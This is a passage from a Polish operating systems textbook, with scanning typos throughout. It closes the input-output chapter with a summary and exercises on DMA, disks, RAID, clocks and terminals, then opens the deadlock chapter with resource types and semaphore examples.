System wejścia-wyjścia może mieć strukturę czteropoziomową, na którą składają się procedury obsługi przerwań, sterowniki urządzeń, oprogramowanie wejścia-wyjścia niezależne od urządzeń oraz biblioteki wejścia-wyjścia i spoolery działające w przestrzeni użytkownika. Sterowniki urządzeń są odpowiedzialne za szczegóły komunikacji z urządzeniami i dostarczenie jednolitego interfejsu do pozostałej części systemu operacyjnego. Oprogramowanie wejścia-wyjścia niezależne od urządzeń jest odpowiedzialne za takie operacje, jak buforowanie i zgłaszanie błędów.

Dyski są dostępne w wielu różnych typach. Istnieją dyski magnetyczne, macierze RAID, a także różnego rodzaju dyski optyczne. W celu poprawy wydajności dysków zawierających elementy mechaniczne można skorzystać z algorytmów zarządzania ramieniem dysków, choć problem komplikuje się przez istnienie geometrii wirtualnych. Dzięki połączeniu w parę dwóch dysków można stworzyć stabilne urządzenie pamięci masowej charakteryzujące się pewnymi użytkowymi właściwościami.

Zegary są wykorzystywane do mierzenia czasu rzeczywistego, ograniczania czasu, przez jaki mogą działać długotrwałe procesy, obsługiwania dozorujących liczników czasu oraz rozliczania.

Z usługą terminali znakowych jest związana cała gama problemów dotyczących specjalnych znaków, które mogą być wprowadzane, oraz specjalnych sekwencji sterujących, które mogą być wyprowadzane. Wejście może być realizowane w trybie „surowym” lub „ugotowanym”, w zależności od tego, jaką kontrolę program chce mieć nad wprowadzanymi danymi. Sekwencje sterujące na wyjściu sterują ruchami kurSORA oraz pozwalają na wstawianie albo usuwanie tekstu na ekranie.

Większość systemów UNIX korzysta ze środowiska X Window jako bazy dla interfejsu użytkownika. Środowisko to składa się z programów powiązanych ze specjalnymi bibliotekami, wydającymi polecenia rysowania, oraz z serwera X, który pisze informacje na wyświetlacz.

Wiele komputerów osobistych korzysta z interfejsu GUI do wyprowadzania informacji. Interfejsy tego typu bazują na paradymacie WIMP: okna, ikony, menu i urządzenie wskazujące. Programy z interfejsem GUI są zwykle sterowane zdarzeniami. Zdarzenia związane z klawiaturą, myszą oraz innymi urządzeniami są przesyłane do programów w celu ich przetwarzania natychmiast po tym, jak się pojawią. W systemach typu UNIX środowiska GUI prawie zawsze działają na bazie systemu X.

Cienkie klienty mają pewne zalety w porównaniu ze standardowymi komputerami PC. Największe z nich to prostota oraz mniejsze nakłady związane z pielęgnacją.

Wreszcie: zarządzanie energią jest poważnym problemem dotyczącym telefonów, tabletów i notebooków — ze względu na ograniczony czas życia baterii — a także komputerów stacjonarnych

i serwerów — ze względu na wysokość rachunków za energię. System operacyjny może zastosować różne techniki w celu zmniejszenia zużycia energii. W oszczędzaniu energii mogą także pomóc programy. Dzięki obniżeniu jakości można wydłużyć czas działania baterii.

PYTANIA

- Postęp w technologii wytwarzania układów umożliwił umieszczenie całego kontrolera włącznie z logiką dostępu do magistrali w niedrogim układzie scalonym. W jaki sposób wpływa to na model pokazany na rysunku 1.5?
- Czy przy szybkościach pokazanych w tabeli 5.1 można skanować dokumenty na skanerze i przesyłać je z pełną szybkością w sieci 802.11g? Uzasadnij swoją odpowiedź.
- Na rysunku 5.2(b) pokazano jeden ze sposobów realizacji wejścia-wyjścia odwzorowanego w pamięci, nawet w warunkach występowania osobnych magistral dla pamięci i urządzeń wejścia-wyjścia. Dokładniej mówiąc, najpierw sondowana jest magistrala pamięci, a gdy to zawiedzie, sprawdzona zostaje magistrala wejścia-wyjścia. Inteligentny student informatyki wymyślił usprawnienie tej koncepcji: równolegle sprawdzanie obu magistral w celu przyspieszenia procesu dostępu do urządzeń wejścia-wyjścia. Co sądzisz o tej koncepcji?
- Wyjaśnij zalety i wady stosowania przerwań precyzyjnych i nieprecyzyjnych na maszynie superskalarnej.
- Kontroler DMA ma pięć kanałów. Jest w stanie żądać 32-bitowego słowa co 40 ns. Odpowiedź zajmuje również dużo czasu. Jak szybka musi być magistrala, aby uniknąć wąskiego gardła?
- Przypuśćmy, że system używa DMA w celu transmisji danych z kontrolera dysku do pamięci głównej. Założymy także, że uzyskanie dostępu do magistrali zajmuje przeciętnie t_1 ns, natomiast przesłanie jednego słowa przez magistralę zajmuje t_2 ns ($t_1 > t_2$). Jeśli procesor zaprogramował kontroler DMA, to ile czasu zajmie przesłanie 1000 słów z kontrolera dysku do pamięci głównej, jeśli (a) wykorzystywany jest tryb słowo po słowie, (b) wykorzystywany jest tryb wiązki. Założymy, że zarządzanie kontrolerem dysku wymaga uzyskania dostępu do magistrali w celu przesłania jednego słowa oraz że potwierdzenie transferu także wymaga uzyskania dostępu do magistrali w celu przesłania jednego słowa.
- W jednym z trybów wykorzystywanych przez niektóre kontrolery DMA kontroler urządzenia wysyła słowo do kontrolera DMA, a ten następnie wysyła drugie żądanie na magistralę w celu realizacji zapisu do pamięci. Jak można skorzystać z tego trybu do realizacji kopирования z pamięci do pamięci? Omów zalety i wady korzystania z tej metody zamiast wykorzystania procesora do wykonywania kopii z pamięci do pamięci.
- Przypuśćmy, że komputer może odczytać lub zapisać słowo pamięci w ciągu 5 ns. Przypuśćmy także, że kiedy wystąpi przerwanie, wszystkie 32 rejestrów procesora razem z licznikiem programu i rejestrów PSW zostaną odłożone na stos. Jaka jest maksymalna liczba przerwań na sekundę, którą zdola przetworzyć taka maszyna?
- Architekci procesorów wiedzą, że programiści piszący systemy operacyjne nie znoszą nieprecyzyjnych przerwań. Jednym ze sposobów, by zadowolić specjalistów w dziedzinie systemów operacyjnych, nie jest zatrzymanie wysyłania nowych instrukcji przez procesor w czasie, gdy jest sygnalizowane przerwanie, ale umożliwienie zakończenia aktualnie wykonywanych instrukcji i dopiero potem wymuszenie przerwania. Czy takie podejście ma jakieś wady? Uzasadnij swoją odpowiedź.

10. W sytuacji z listingu 5.2(b) przerwanie nie jest potwierdzone do momentu wysłania następnego znaku do drukarki. Czy równie dobrze można by potwierdzić przerwanie na początku procedury obsługi przerwania? Jeśli tak, podaj jeden powód, dla którego warto to robić na końcu — tak jak na listingu. A jeśli nie, to dlaczego?
11. Komputer wykorzystuje potok trójfazowy podobny do tego, który pokazano na rysunku 1.7(a). W każdym taktie zegara spod adresu pamięci wskazywanego przez rejestr PC jest pobierana nowa instrukcja i umieszczana w potoku. Po wykonaniu tej operacji następuje inkrementacja rejestrów PC. Każda instrukcja zajmuje dokładnie jedno słowo pamięci. Każda z instrukcji, które już znajdują się w potoku, postępuje o jedną fazę. Kiedy występuje przerwanie, bieżąca wartość rejestrów PC jest odkładana na stos, a następnie rejestr PC zostaje ustawiony na wartość adresu procedury obsługi przerwania. Następnie potok przesuwa się w prawo o jedną fazę, a do potoku jest pobierana pierwsza instrukcja procedury obsługi przerwania. Czy ta maszyna wykorzystuje przerwania precyzyjne? Uzasadnij swoją odpowiedź.
12. Typowa drukowana strona tekstu składa się z 50 wierszy po 80 znaków. Wyobraźmy sobie, że pewna drukarka może drukować 6 stron na minutę oraz że czas zapisywania znaku do rejestru wyjściowego drukarki jest pomijalnie krótki. Czy uruchamianie tej drukarki z wykorzystaniem mechanizmów wejścia-wyjścia sterowanych przerwaniami ma sens, jeśli wydrukowanie każdego znaku wymaga dodania $50 \mu\text{s}$ do czasu obsługi?
13. Wyjaśnij, w jaki sposób system operacyjny może zrealizować instalację nowego urządzenia bez konieczności ponownej komplikacji systemu.
14. W której z czterech warstw oprogramowania wejścia-wyjścia wykonywana jest każda z poniższych operacji:
 - (a) Obliczanie ścieżki, sektora i głowicy w celu realizacji odczytu z dysku.
 - (b) Zapis poleceń do rejestrów urządzenia.
 - (c) Sprawdzenie, czy użytkownik jest uprawniony do używania urządzenia.
 - (d) Konwersja binarnych liczb całkowitych na format ASCII w celu ich wydrukowania.
15. Lokalna sieć komputerowa jest wykorzystywana w sposób opisany poniżej. Użytkownik wydaje wywołanie systemowe w celu zapisania pakietów danych do sieci. Następnie system operacyjny kopiuje dane do bufora jądra. Po wykonaniu tej operacji kopiuje dane na kartę kontrolera sieci. Kiedy wszystkie bajty są już bezpieczne wewnątrz kontrolera, są wysyłane przez sieć z szybkością 10 megabitów/s. Kontroler sieciowy urządzenia odbierającego zapisuje każdy bit po upływie mikrosekundy od jego wysłania. Kiedy nadiejdzia ostatni bit, generowane jest przerwanie do procesora docelowego, a jądro kopiuje nowo odebrany pakiet do bufora jądra w celu jego zbadania. Po stwierdzeniu, do którego użytkownika przeznaczony jest pakiet, jądro kopiuje dane do przestrzeni użytkownika. Jaka jest maksymalna szybkość, z jaką jeden proces może zasilać danymi inny proces, jeśli założymy, że każde przerwanie i powiązane z nim przetwarzanie zajmuje 1 ms, pakiety mają rozmiar 1024 bajtów (pomijając nagłówki) oraz że kopiowanie bajtu zajmuje 1 μs ? Założmy, że nadawca jest zablokowany do czasu otrzymania potwierdzenia, które jest wysyłane po zakończeniu operacji po stronie odbiorcy. Dla uproszczenia założymy, że czas potrzebny do uzyskania potwierdzenia jest tak krótki, że można go zignorować.
16. Dlaczego pliki wyjściowe przeznaczone dla drukarki przed wydrukowaniem są umieszczone w spoolerze na dysku?

17. Jaki przekos cylindrów jest potrzebny dla dysku o prędkości obrotowej 7200 rpm, jeśli czas przejścia pomiędzy kolejnymi ścieżkami wynosi 1 ms? Dysk ma 200 sektorów po 512 bajtów na każdej ścieżce.
18. Dysk obraca się z prędkością 7200 rpm. Ma 500 sektorów po 512 bajtów na zewnętrznym cylindrze. Jak długo trwa odczyt sektora?
19. Oblicz maksymalną prędkość danych w bajtach na sekundę dla dysku opisanego w poprzednim pytaniu.
20. Macierz RAID poziomu 3 jest w stanie korygować błędy na pojedynczych bitach z wykorzystaniem tylko jednego dysku parzystości. Jaki jest sens istnienia macierzy RAID poziomu 2? Przecież macierz tego typu również może korygować tylko pojedyncze błędy, a potrzebuje do tego więcej napędów.
21. Macierz RAID może ulec awarii, jeśli dwa (lub większa liczba) dyski wchodzące w jej skład ulegną awarii w krótkim odcinku czasu. Przypuśćmy, że prawdopodobieństwo tego, że jeden z dysków ulegnie awarii w ciągu godziny wynosi p . Jakie jest prawdopodobieństwo awarii macierzy RAID złożonej z k dysków w ciągu godziny?
22. Porównaj macierze RAID poziomów od 0 do 5 pod względem wydajności odczytu, wydajności zapisu, kosztów miejsca i niezawodności.
23. Ile pebibajtów zawiera zebibajt?
24. Dlaczego optyczne urządzenia pamięci masowej mają możliwość zapisywania danych o większej gęstości niż magnetyczne urządzenia pamięci masowych? *Uwaga:* rozwiążanie tego problemu wymaga pewnej wiedzy z fizyki z zakresu szkoły średniej na temat sposobu generowania pól magnetycznych.
25. Jakie są zalety i wady dysków optycznych w porównaniu z dyskami magnetycznymi?
26. Jeśli kontroler dysku zapisuje do pamięci bajty otrzymane z dysku tak szybko, jak je odbiera, bez wewnętrznego buforowania, to czy przepłot może się do czegoś przydać? Uzasadnij.
27. Jeśli dla dysku zastosowano podwójny przepłot, to czy trzeba dla niego zastosować również przekos cylindrów, aby zapobiec przypadkom braku danych podczas realizacji wyszukiwania ścieżka po ścieżce? Uzasadnij swoją odpowiedź.
28. Rozważmy dysk magnetyczny składający się z 16 głowic i 400 cylindrów. Ten dysk jest podzielony na cztery strefy po 100 cylindrów, przy czym cylindry w różnych strefach zawierają odpowiednio 160, 200, 240 i 280 sektorów. Założymy, że każdy sektor zawiera 512 bajtów, przeciętny czas wyszukiwania pomiędzy sąsiednimi cylindrami wynosi 1 ms, a dysk obraca się z szybkością 7200 obrotów na minutę. Oblicz (a) pojemność dysku, (b) optymalny przekos ścieżek i (c) maksymalną szybkość transmisji danych.
29. Producent dysków produkuje dwa dyski 5,25 cala, z których każdy ma po 10 000 cylindrów. W nowszym podwojono liniową gęstość zapisu w porównaniu ze starszym. Które właściwości dysku są lepsze na nowszym dysku, a które są takie same? Czy istnieją właściwości nowszego dysku, które są gorsze od właściwości dysku starszego?
30. Firma produkująca komputery zdecydowała się na modyfikację tablicy partycji na dysku twardym systemu x86, aby można było wykorzystywać więcej niż cztery partycje. Jakkie będą niektóre konsekwencje takiej zmiany.

31. Do sterownika dysku nadeszły żądania o cylindry: 10., 22., 20., 2., 40., 6. i 38. — dokładnie w takiej kolejności. Operacja wyszukiwania zajmuje 6 ms dla przemieszczenia o każdy cylinder. Ile będzie wynosił czas wyszukiwania dla każdego z poniższych algorytmów:
- Pierwszy zgłoszony, pierwszy obsłużony (FCFS).
 - Najpierw najbliższy cylinder.
 - Algorytm windy (przy początkowym przemieszczaniu w góre).
- We wszystkich przypadkach ramię dysku początkowo znajduje się nad cylindrem 20.
32. Niewielką modyfikacją algorytmu windy dla szeregowania żądań dysku jest skanowanie zawsze w tym samym kierunku. Pod jakimi względami ten zmodyfikowany algorytm jest lepszy od algorytmu windy?
33. Podczas wizyty na uniwersytecie w południowo-zachodniej części Amsterdamu przedstawiciel firmy produkującej komputery osobiste zakomunikował, że podjęła ona wysiłki zmierzające do tego, by ich wersja Uniksa stała się bardzo szybka. Na potwierdzenie swoich słów podał przykład, że w sterowniku dysku zastosowano algorytm windy oraz kolejkowanie wielu żądań w ramach cylindra w kolejności sektorów. Student Henryk Haker był pod wrażeniem tej prelekcji i zakupił egzemplarz komputera. Kiedy zainstalował go w domu, napisał program, który losowo czyta 10 000 bloków rozmieszczonych w różnych miejscach dysku. Ku swojemu zdumieniu zauważył, że zmierzona wydajność była identyczna z tą, której można było oczekwać przy zastosowaniu algorytmu pierwszy zgłoszony, pierwszy obsłużony. Czy handlowiec kłamał?
34. Podczas dyskusji na temat stabilnej pamięci masowej z wykorzystaniem nieulotnej pamięci RAM poruszono następujący problem: co się stanie, jeśli stabilny zapis się zakończy, a awaria wystąpi, zanim system operacyjny zdola zapisać nieprawidłowy numer bloku w nieulotnej pamięci RAM? Czy taka sytuacja wyściugu zniszczy abstrakcję stabilnej pamięci masowej? Uzasadnij swoją odpowiedź.
35. Podczas omawiania stabilnej pamięci masowej pokazano, że jeśli podczas zapisu nastąpi awaria procesora, to można odtworzyć dysk do spójnego stanu (zapis albo musi się zakończyć, albo nie jest wykonywany wcale). Czy ta własność będzie zachowana, jeśli awaria procesora wystąpi ponownie podczas procedury odtwarzania? Uzasadnij swoją odpowiedź.
36. W opisie stabilnej pamięci trwałej kluczowym założeniem jest to, że awaria procesora, która niszczy sektor, prowadzi do nieprawidłowego kodu korekcyjnego ECC. Jakie problemy mogą powstać w pięciu scenariuszach awarii i odzyskiwania pokazanych na rysunku 5.21., jeżeli to założenie nie jest prawdziwe?
37. Procedura obsługi zegara na pewnym komputerze wymaga 2 ms (włącznie z kosztami przełączania procesów) dla każdego taktu zegara. Zegar działa z częstotliwością 60 Hz. Jaka część mocy procesora jest poświęcona dla zegara?
38. Komputer wykorzystuje programowalny zegar w trybie fali prostokątnej. Jaka powinna być — w przypadku użycia kryształu o częstotliwości drgań 500 MHz — wartość rejestru podtrzymującego w celu osiągnięcia następujących dokładności zegara:
- 1 ms (takt zegara co 1 ms)?
 - 100 μ s?
39. System symuluje użycie wielu układów zegara poprzez połączenie w łańcuchach wszystkich nieobsłużonych żądań zegarowych, tak jak pokazano na rysunku 5.28. Założmy, że bieżąca wartość zegara wynosi 5000 i istnieją nieobsłużone żądania zegarowe dla taktów: 5008,

5012, 5015, 5029 i 5037. Jakie będą wartości *Początek listy liczników*, *Aktualny czas* i *Następny sygnał* dla taktu 5023?

40. W wielu wersjach systemu UNIX wykorzystuje się 32-bitową liczbę całkowitą bez znaku do przechowywania czasu w postaci liczby sekund, które upłynęły od pewnego momentu. Podaj rok i miesiąc, kiedy nastąpi przepełnienie tych systemów. Czy spodziewasz się, że taka sytuacja zdarzy się naprawdę?
41. Terminal graficzny ma rozdzielcość 1600×1200 pikseli. W celu przewinięcia okna procesor (lub kontroler) musi przesunąć wszystkie wiersze tekstu w góre poprzez skopiowanie ich bitów z jednej części pamięci RAM wideo do innej. Pewne okno ma wysokość 66 wierszy i szerokość 80 znaków (razem 6400 znaków), a ramka, w której mieści się znak, ma szerokość 8 pikseli i wysokość 16 pikseli. Ile czasu zajmie przewijanie całego okna przy szybkości kopирования 50 ns na bajt? Jaka jest szybkość transmisji terminala, jeśli wszystkie wiersze mają po 80 znaków? Umieszczenie znaku na ekranie trwa 5 μs . Ile linii na sekundę można wyświetlić?
42. Po otrzymaniu znaku DEL (SIGINT) sterownik ekranu anuluje wyjście umieszczone w tym momencie w kolejce dla tego wyświetlacza. Dlaczego?
43. Użytkownik terminala wydaje edytoriowi polecenie usunięcia słowa w wierszu 5., zajmującego pozycje znaków od 7. do 12. włącznie. Jaką sekwencję ucieczki ANSI powinien wysłać edytor, aby usunąć słowo, przy założeniu, że w momencie wydawania polecenia kurSOR nie znajduje się w wierszu 5.?
44. Projektanci systemu komputerowego oczekiwali, że mysz będzie mogła przemieszczać się z maksymalną szybkością 20 cm/s. Jaka jest maksymalna szybkość transmisji danych przez myszkę, jeśli miki wynosi 0,1 mm, a każdy komunikat myszy ma rozmiar 3 bajtów (przy założeniu, że każda jednostka miki jest zgłoszana oddziennie)?
45. Podstawowe składowe kolorów to czerwony, zielony i niebieski, co oznacza, że za pomocą liniowej superpozycji tych trzech kolorów można stworzyć dowolny kolor. Czy istnieje możliwość istnienia kolorowej fotografii, której nie da się przedstawić z wykorzystaniem pełnej 24-bitowej palety kolorów?
46. Jednym ze sposobów umieszczenia znaku na ekranie graficznym jest wykorzystanie operacji `bitblt` dla tablicy czcionek. Założmy, że określona czcionka wykorzystuje znaki o wymiarach 16×24 pikseli na palecie RGB true color.
 - (a) Ile miejsca w tablicy czcionek zajmuje każdy znak?
 - (b) Jeśli kopowanie bajta zajmuje 100 ns włącznie z kosztami dodatkowymi, to jaka jest wyjściowa szybkość transmisji danych na ekran wyrażona w znakach/s?
47. Ile czasu zajmie całkowite przepisanie odwzorowanego w pamięci ekranu w trybie tekstowym, składającego się z 80 znaków na 25 wierszy, przy założeniu, że skopiowanie bajtu zajmuje 10 ns? A ile czasu będzie trzeba, aby przepisać do pamięci graficzny obraz o rozdzielcości 1024×768 pikseli i 24-bitowej palecie kolorów?
48. Na listingu 5.5 jest klasa do wywołania `RegisterClass`. W przedstawionym tam odpowiedniku tego kodu dla systemu X Window niczego takiego nie ma. Dlaczego?
49. W tekście daliśmy przykład sposobu wykreślenia prostokąta na ekranie z wykorzystaniem mechanizmu Windows GDI:

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

Czy istnieje jakakolwiek realna potrzeba występowania pierwszego parametru (hdc), a jeśli tak, to jaka? Przecież współrzędne prostokąta zostały jawnie podane za pomocą innych parametrów.

50. Terminal THINC jest wykorzystywany do wyświetlania strony WWW zawierającej animowaną kreskówkę o rozmiarach 400×160 pikseli działającą z szybkością 10 ramek/s. Jaki ułamek pasma karty Fast Ethernet o szybkości 100 Mb/s zajmuje wyświetlanie kreskówki?
51. W testach zaobserwowano, że system THINC działa poprawnie w sieci o przepustowości 1 Mb/s. Czy w systemach wielodostępnych można oczekwać jakichś problemów? *Wskazówka:* porównaj sytuacje, w których wielu użytkowników ogląda program w telewizji, z sytuacją, gdy tyle samo użytkowników przegląda stronę WWW.
52. Podaj dwie zalety i dwie wady korzystania z cienkich klientów.
53. Jeśli maksymalne napięcie zasilania procesora V zostanie obniżone do V/n , jego zużycie energii spadnie do $1/n^2$ pierwotnej wartości, a szybkość zegara spadnie do $1/n$ wyjściowej wartości. Przypuśćmy, że użytkownik wpisuje dane z szybkością 1 znak/s, ale czas procesora wymagany do przetworzenia każdego znaku wynosi 100 ms. Jaka jest optymalna wartość n i ile wynoszą w procentach oszczędności energii, w porównaniu z sytuacją obniżenia napięcia? Założymy, że bezczynny procesor CPU w ogóle nie zużywa energii.
54. Notebooka skonfigurowano w taki sposób, by w maksymalnym stopniu oszczędzał energię. Włączono m.in. takie funkcje jak wyłączenie wyświetlacza i dysku twardego po pewnym okresie braku aktywności. Użytkownik czasami uruchamia programy systemu UNIX w trybie tekstowym, a innym razem wykorzystuje środowisko X Window. Jest zdziwiony, że bateria wytrzymuje znacznie dłużej, jeśli korzysta z programów działających wyłącznie w trybie tekstowym. Dlaczego tak się dzieje?
55. Napisz program, który symuluje stabilną pamięć masową. W celu zasymulowania dwóch dysków wykorzystaj dwa duże pliki o stałym rozmiarze.
56. Napisz program, który implementuje trzy algorytmy zarządzania ramieniem dysku. Napisz program sterownika, który losowo generuje sekwencję numerów cylindrów (0 – 999), uruchamia trzy algorytmy dla tej sekwencji, a następnie wyświetla całkowitą odległość (liczbę cylindrów), jaką musi przebyć ramię dysku przy zastosowaniu każdego z tych algorytmów.
57. Napisz program, który implementuje wiele liczników czasu przy wykorzystaniu jednego układu zegara. Dane wejściowe dla tego programu składają się z sekwencji czterech typów poleceń (S <int>, T, E <int>, P): S <int> ustawia bieżący czas na <int>; T określa takt zegara; E <int> planuje wystąpienie sygnału w czasie <int>; P drukuje wartości *Bieżący czas, Następny sygnał i Początek listy liczników*. Program powinien także drukować instrukcję za każdym razem, kiedy nadchodzi czas wygenerowania sygnału.

6

ZAKLESZCZENIA

Systemy komputerowe są pełne zasobów, które mogą być używane tylko przez jeden proces na raz. Do znanych przykładów należą drukarki, napędy taśmowe do tworzenia kopii zapasowych danych oraz gniazda wewnętrznych tablic systemowych. Gdyby dwa procesy zaczęły jednocześnie zapisywać dane na drukarkę, powstałaby wydruk byłby niezrozumiały. Z kolei gdyby dwa procesy chciały niezależnie od siebie skorzystać z tej samej pozycji w tablicy systemu plików, z pewnością doszłoby do uszkodzenia systemu plików. W związku z tym wszystkie systemy operacyjne mają zdolność (czasowego) przydzielania procesowi dostępu do wskazanych zasobów na wyłączność.

W wielu aplikacjach proces wymaga dostępu na wyłączność nie do jednego zasobu, ale do kilku. Założymy, że dwa procesy chcą nagrać zeskanowany dokument na dysku Blu-ray. Proces A żąda zezwolenia na używanie skanera i uzyskuje je. Proces B jest zaprogramowany inaczej. Najpierw żąda dostępu do nagrywarki Blu-ray i także go otrzymuje. Teraz proces A chce uzyskać dostęp do nagrywarki Blu-ray, ale żądanie jest odrzucone do czasu, aż proces B zwolni nagrywarkę. Niestety, zamiast zwolnić nagrywarkę Blu-ray, proces B żąda dostępu do skanera. W tym momencie oba procesy są zablokowane i pozostaną w tym stanie na zawsze. Sytuacja ta nazywa się *zakleszczeniem* (ang. *deadlock*).

Zakleszczenia mogą się również zdarzyć pomiędzy komputerami; np. w wielu firmach działają lokalne sieci komputerowe, do których jest podłączonych wiele komputerów. Bardzo często takie urządzenia jak skanery, nagrywarki Blu-ray lub DVD, drukarki i napędy taśm są podłączone do sieci jako współdzielone zasoby, dostępne dla każdego użytkownika na dowolnej maszynie. Jeśli urządzenia te można rezerwować zdalnie (tzn. ze zdalnego komputera użytkownika), to może wystąpić taki sam rodzaj zakleszczenia jak ten, który opisaliśmy powyżej. Bardziej skomplikowane sytuacje mogą spowodować zakleszczenia obejmujące trzy, cztery urządzenia lub więcej i tyluż użytkowników.

Zakleszczenia mogą również wystąpić w różnych innych sytuacjach. Przykładowo w systemie bazy danych program może zablokować kilka rekordów, których używa, aby uniknąć wyścigu.

Jeśli proces *A* zablokuje rekord *R1*, proces *B* zablokuje rekord *R2*, a następnie każdy z procesów spróbuje zablokować rekord innego procesu, także będziemy mieli do czynienia z zakleszczeniem. Zakleszczenia mogą występować w odniesieniu do zasobów zarówno sprzętowych, jak i programowych.

W niniejszym rozdziale przyjrzymy się kilku typom zakleszczeń. Powiemy, w jaki sposób powstają, i przeanalizujemy kilka sposobów ich eliminowania. Choć niewiele materiału dotyczy zakleszczeń w kontekście systemów operacyjnych, mogą one występować także w systemach baz danych oraz wielu innych kontekstach w informatyce. W związku z tym materiał przedstawiony w niniejszym rozdziale ma zastosowanie do szerokiego spektrum systemów współbieżnych.

Na temat zakleszczeń napisano wiele artykułów i książek. Dwa artykuły na ten temat pojawiły się w magazynie „Operating Systems Review”. Warto do nich zajrzeć w celu szerszego zapoznania się z materiałami [Newton, 1979], [Zobel, 1983]. Choć są to stare materiały, większość prac dotyczących zakleszczeń przeprowadzono grubo przed 1980 rokiem, zatem w dalszym ciągu są one aktualne.

6.1. ZASOBY

Główna klasa zakleszczeń dotyczy zasobów, do których określonym procesom przyznano wyłączny dostęp. Do tych zasobów należą urządzenia, rekordy danych, pliki itp. Aby dyskusja na temat zakleszczeń była możliwie jak najbardziej ogólna, przydzielone obiekty będziemy nazywać **zasobami**. Zasobem może być urządzenie sprzętowe (np. napęd Blu-ray) lub pewien blok informacji (np. zablokowany rekord w bazie danych). Komputer zwykle ma wiele zasobów, do których proces może uzyskać dostęp. W przypadku niektórych zasobów mogą być dostępne trzy identyczne egzemplarze — np. trzy napędy Blu-ray. Kiedy dostępnych jest kilka kopii zasobów, można użyć dowolnej z nich, w celu spełnienia żądania o ten zasób. Krótko mówiąc, zasobem nazywamy wszystko to, co trzeba uzyskać, wykorzystać i zwolnić.

6.1.1. Zasoby z możliwością wywłaszczenia i bez niej

Istnieją zasoby dwóch typów: z wywłaszczeniem i bez niego. *Zasób z wywłaszczeniem* to taki, który można odebrać procesowi korzystającemu z niego bez skutków ubocznych. Przykładem zasobu z możliwością wywłaszczenia jest pamięć. Dla przykładu rozważmy system wyposażony w 1 GB pamięci, jedną drukarkę oraz dwa procesy o rozmiarze 1 GB, z których każdy chce coś wydrukować. Proces *A* żąda drukarki i ją otrzymuje, po czym przechodzi do obliczania wartości, które mają być wydrukowane. Zanim skończył obliczenia, przekroczył swój kwant czasu i został przeniesiony do pliku wymiany.

Teraz działa proces *B* i próbuje, bez skutku, uzyskać drukarkę. W tym momencie mamy potencjalną sytuację zakleszczenia. Proces *A* posiada drukarkę, a żaden z procesów nie może działać bez zasobu posiadanego przez drugi proces. Na szczęście można wywłaszczyć (zabrać) pamięć procesowi *B* poprzez zapisanie procesu *B* do pliku wymiany i załadowanie procesu *A* do pamięci. Proces *A* może teraz zacząć działać, wydrukować to, co ma do wydrukowania, a następnie zwolnić drukarkę. Zakleszczenie nie wystąpiło.

Dla odróżnienia *zasób bez możliwości wywłaszczenia* to taki, którego nie można zabrać jego bieżącemu właścielowi bez szkody dla obliczeń. Jeśli proces rozpoczął wypalanie płyty Blu-ray, to nagle zabranie mu nagrywarki i przekazanie jej innemu procesowi spowoduje zniszczenie płyty. Nagrywarki Blu-ray nie są zasobem, który można wywłaszczyć w dowolnym momencie.

Możliwość wywłaszczenia zasobu zależy od kontekstu. W standardowym komputerze PC pamięć można wywłaszczać, ponieważ strony zawsze mogą być wymieniane z dyskiem w celu odzyskania zawartości. Jednak na smartfonie, który nie obsługuje wymiany lub stronicowania, nie można uniknąć zakleszczenia poprzez zwykłą wymianę pewnego obszaru pamięci.

Ogólnie rzecz biorąc, zakleszczenia dotyczą zasobów, których nie można wywłaszczać. Potencjalne zakleszczenia dotyczące zasobów pozwalających na wywłaszczanie, zwykle można rozwiązać poprzez realokację zasobów z jednego procesu do innego. Dlatego w tym rozdziale skoncentrujemy się na zasobach bez możliwości wywłaszczania.

Poniżej podano w abstrakcyjnej postaci kolejność zdarzeń wymaganą do użycia zasobu:

1. Żądanie zasobu.
2. Korzystanie z zasobu.
3. Zwolnienie zasobu.

Jeśli zasób jest niedostępny w momencie, gdy proces go zażąda, żądający proces jest zmuszony czekać na zasób. W niektórych systemach operacyjnych, gdy żądanie o zasób się nie powiedzie, proces jest automatycznie blokowany. Kiedy zasób stanie się dostępny, system operacyjny budzi uśpiony proces. W innych systemach żądanie kończy się niepowodzeniem i zwracany jest kod błędu. W tym przypadku decyzja o odczekaniu pewnego czasu i ponownym podjęciu próby żądania zasobu należy do procesu wywołującego.

Proces, który wysłał nieskuteczne żądanie zasobu, zwykle wykonuje się w pętli: żądanie zasobu, uśpienie i ponowna próba. Chociaż ten proces nie jest zablokowany, z punktu widzenia jego użyteczności zachowuje się tak, jakby był zablokowany. Nie można go bowiem wykorzystać do żadnej pracy. W dalszej części tego rozdziału będziemy zakładać, że jeśli żądanie procesu o zasób nie zostanie spełnione, zostanie on przełączony do stanu uśpienia.

Dokładny sposób żądania zasobu w dużym stopniu zależy od konkretnego systemu. W niektórych systemach występuje wywołanie systemowe request pozwalające procesom jawnie żądać zasobów. W innych jedynymi zasobami, o których system operacyjny wie, są specjalne pliki. W danym momencie tylko jeden proces może otworzyć taki plik. Pliki specjalne otwiera się za pomocą standardowego wywołania systemowego open. Jeśli plik jest już w użyciu, proces wywołujący jest blokowany do momentu zwolnienia go przez bieżącego właściciela.

6.1.2. Zdobywanie zasobu

W przypadku niektórych rodzajów zasobów, np. rekordów w systemie bazy danych, obowiązek zarządzania używanymi zasobami spoczywa na procesach użytkownika, a nie na systemie operacyjnym. Jednym ze sposobów na umożliwienie zarządzania zasobami jest powiązanie semafora z każdym zasobem. Wszystkie semafory są inicjowane wartością 1. Zamiast semaforów można również wykorzystać mutexy. Trzy kroki wymienione powyżej są następnie implementowane w następujący sposób: operacja down na semaforze w celu zdobycia zasobu, używanie zasobu i, na koniec, operacja up w celu zwolnienia zasobu. Kroki te pokazano na listingu 6.1(a).

Czasami procesy potrzebują dwóch lub więcej zasobów. Mogą je zdobywać sekwencyjnie, tak jak pokazano na listingu 6.1(b). Jeśli potrzeba więcej niż jednego zasobu, proces zdobywa oba zasoby jeden po drugim.

W pewnych sytuacjach wszystko przebiega bez kłopotów. Jeśli jest tylko jeden proces, nie ma żadnego problemu. Oczywiście jeśli jest tylko jeden proces, nie ma potrzeby formalnego zdobywania zasobów, ponieważ zasoby nie rywalizują ze sobą.

Listing 6.1. Korzystanie z semaforów w celu zabezpieczenia zasobów: (a) jeden zasób;
 (b) dwa zasoby

(a)	(b)
<pre>typedef int semaphore; semaphore resource_1; void process_A(void) { down(&resource_1); use_resource_1(); up(&resource_1); }</pre>	<pre>typedef int semaphore; semaphore resource_1; semaphore resource_2; void process_A(void) { down(&resource_1); down(&resource_2); use_both_resources(); up(&resource_2); up(&resource_1); }</pre>

